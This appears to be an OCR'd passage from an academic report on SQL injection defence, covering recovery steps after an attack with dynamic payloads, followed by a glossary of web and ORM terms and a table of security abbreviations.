

Figure 67:- Screen Capture of Transaction Browsing Using Oracle Logminer (Clarke, 2012)

8.7.2.2 Recovering from Attacks Carrying Dynamic Payloads

Recovering from SQL injection attacks carrying dynamic payloads poses significant challenges due to the variability in attacker actions and potential evasion techniques.

Restore database state: The recommended approach is to restore both the RDBMS and the operating system to their state prior to the compromise. However, this may result in the loss of transactions. Alternatively, you can follow the steps for restoring database state outlined for static payload recovery.

Identify escaped database activity: Malicious queries should be analyzed to identify any statements that allowed the attacker to escape from the database to the operating system. This involves looking for out-of-band communication methods and references to files or registry keys manipulated by the attacker.

Verify database server configuration: After gaining access, attackers may loosen security settings. Therefore, an audit should be conducted to ensure existing server settings remain as expected.

Identify and fix the SQL injection vulnerability: A comprehensive security assessment of the application code base is crucial to identify and address the exploited vulnerability and any other potential vulnerabilities.

Bring the system back online and restore web services: Once the necessary steps are taken to recover the database and address security vulnerabilities, the system can be restored, and web services brought back online.

In summary, defending against SQL injection attacks requires a holistic strategy that includes investigation, containment, and recovery practices, in addition to traditional defense measures such as secure coding practices and vulnerability assessment programs. This approach is essential for protecting organizations before, during, and after a SQL injection attack (Clarke, 2012).

8.8 Appendix 8

Glossary

fat client: Also known as a thick client, it refers to a client server architecture where the client component of the application is responsible for a significant part of the processing logic and functionality (lenovo, 2023).

server-side: processes, operations, functionalities everything that happens on the server, instead of on the client's machine in a client-server architecture (cloudflare, 2023).

client-side: processes, operations, functionalities everything in a web application that is displayed or takes place on the client (end user device) (cloudflare, 2023).

GET Method: Used to retrieve information from the server.

POST Method: Used to create or update a resource.

extra(): used to add extra SQL fragments to the underlying query generated by the ORM system.

rawSQL: a class provided by Django to execute raw SQL queries directly against the database

Table of Abbreviations	
ACS	Annual Cost of the Safeguard
ALE	Annualized Loss Expectancy
CBA	Cost-Benefit Analysis
CVSS	Common Vulnerability Scoring System
DNS	Domain Name System
GDPR	General Data Protection Regulation
HBL	Hibernate Query Language
HIPAA	Health Insurance Portability and Accountability Act
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
IP	Internet Protocol
ORM	Object-relational Mapping
OWASP	Open Wen Application Security Project
PCI DSS	Payment Card Industry Data Security Standard
RASP	Runtime Application Self-Protection
SPF	Secure Parameter Filter
SSL	Secure Sockets Layer
SQLi	Structured Query Language injection
TCP	Transmission Control Protocol
URLs	Uniform Resource Locator

WAF	Web Application Firewall
WSDL	Web Services Description Language
XSS	Cross-Site Scripting

Table 3:- Table of abbreviations